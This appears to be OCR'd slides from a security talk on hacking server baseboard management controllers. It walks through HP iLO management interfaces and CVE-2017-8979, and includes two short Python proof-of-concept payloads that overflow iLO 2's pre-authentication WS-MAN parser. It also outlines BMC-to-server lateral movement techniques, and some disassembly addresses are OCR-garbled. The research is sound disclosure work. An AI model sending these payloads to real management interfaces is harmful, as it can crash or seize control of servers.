
# HTTPS

- Opens the attack surface to another layer of attacks:
  - Redfish
  - RIBCL
  - WS-MAN

# HTTPS

- REDFish is a RESTful API  created by DTMF after the IPMI fiasco
- Uses  JSON to communicate
- Endpoints available at /redfish/v1/

# HTTPS


/redfish/v1
Root Resource
Links to all content
Sessions
Accounts
Schemas
Events
/redfish/v1/StorageServices
Collection of StorageServices
Storage functionality: block, file, object
1..n
/redfish/v1/StorageServices/<id>
StorageService Information
Class of Service, Pools, Groups, Endpoints, Volume, Media
Volumes
Files
Replicas
/redfish/v1/StorageSystems
Collection of StorageSystems
"Logical" view of dedicated systems
1..n
/redfish/v1/StorageSystems/<id>
StorageSystem Information
Model #, Serial #, UUIDs, status, etc.
Controller
Disks
FC or NIC
/redfish/v1/Systems
Collection of Systems
"Logical" view of general purpose systems
1..n
/redfish/v1/Systems/<id>
Server Information
Model #, Serial #, Boot Order, NIC MAC, status, etc.
Processors
Disks
NICs
/redfish/v1/Chassis
Collection of Chassis
"Physical" view of the system
1..n
/redfish/v1/Chassis/<id>
Chassis
Chassis global physical asset info
Power
Thermal
/redfish/v1/Managers
Collection of Managers
BMC functionality
1..n
/redfish/v1/Managers/<id>
BMC
System Manager operations
Services
Logs

# HTTPS

- RIBCL is an HP ILO solution for configuration and management using XML over HTTP
- The /RIBCL endpoint is accessible pre authentication
- RIBCL itself handles the authentication through the XML protocol

# WSMAN

- Web Service Management
- Microsoft supports this natively (Win-RM)
- Similar syntax to XML but with certain variations (based on SOAP)
- Used extensively due to Powershell support


# WSMAN

- Generally accessible through an HTTPS endpoint /wsman
- But could be found standalone on port tcp/5985
- Auth: Basic Auth, Digest-Auth, Kerberos

# Preauth Stack-Based Buffer Overflow in Wsman XML Tag Name Parsing

**HP ILO 2**

**CVE-2017-8979**



```
ROM:00110&B4 movhi    0x1F, r0, r7
ROM:00110&B& movea    0xAE0, r7, r7
                 // "%[^:]:%s"
ROM:00110&BC addi     0x&0, sp, r&
ROM:00110&C0 addi     0xC0, sp, r9
ROM:00110&C4 jarl     sscanf, lp
 // sscanf(arg2, "%[^:]:%s",
sp[0x&0], sp[0xC0])
ROM:00110&C& cmp      2, r10
ROM:00110&CA bz       loc_110&E
```

WSMAN


# Easy exploit to trigger on IL02 < 2.32

```
import requests
headers = {'Content-Type':
           'application/soap+xml;charset=UTF-8'}
payload = "<x:" + "B" * 0x300 + ">\n</x>"
r = requests.post('https://x.x.x.x/wsman',
                  data=payload, verify=False, headers=headers)
print r.text
```

# Preauth Stack-Based Buffer Overflow in Wsman XMLns

## HP ILO 2

## CVE-2017-8979



```
ROM:00110574 addi     0, sp, r27
ROM:00110578 movhi    0x1F, r0, r7
ROM:0011057C movea    0xAAC, r7, r7
                    //"xmlns:%[^=]
ROM:00110580 mov      r27, r8
          // r8 = s27 = sp[0] = dst buffer
ROM:00110582 jarl     sscanf, lp
          //  r6 buffer, r7 fmtstring, etc.
ROM:00110586 cmp      r0, r10
ROM:00110588 bnz      loc_11058E
```

WSMAN

# Easy exploit to trigger in IL02 < 2.32

```
import requests
headers = {'Content-Type':
           'application/soap+xml;charset=UTF-8'}
payload = "<x xmlns:" + "B" * 0x24C + "=\"\">\n</x>"
r = requests.post('https://x.x.x.x/wsman',
                  data=payload, verify=False, headers=headers)
print r.text
```


# MULTI-DIMENSIONAL MOVEMENT

Or how to move around the DMZ with impunity


## How It Works!


### Intelligent Platform Management Interface

IPMI version 2.0 defines the protocols for Interfacing with a service processor embedded into a server platform. It allows an off-site administrator to monitor system health and control hardware status, such as rebooting a server.





1. Administrator connects via Web or LAN to IPMI manager, which may be intergrated in and out of band appliance.
2. IPMI manager uses IPMI over IP to connect to baseboard management controller (BMC), which resides on server motherboard.
3. BMC connects to sensors, redundant power, CPU, BIOS and operating system console via a system bus. Administrator can monitor temperature, fan speed, voltage CPU speed, messages, or reboot the server.


Inet
DMZ
Server 1
BMC 1
OOB Network
Server 2
BMC 2
Server 3
BMC 3
Backend Network




# #1 Hack the BMC





# #2 Hack the server


# BMC -> Server

- Serial Console
- Mount a remote DVD
- KVM (VNC, Custom protocol, etc)
- DMA


DEMO TIME!




# #1 Hack the Server




#2 Hack the BMC

# Gain access to the management network from the Internet

# Server -> BMC

- On some BMCs, OS Tools are **Unauthenticated**
- Allow you to create users on the BMC
- Flash the Firmware
- Enable an emulated network, compromise it using one of our bugs.

# Server -> BMC

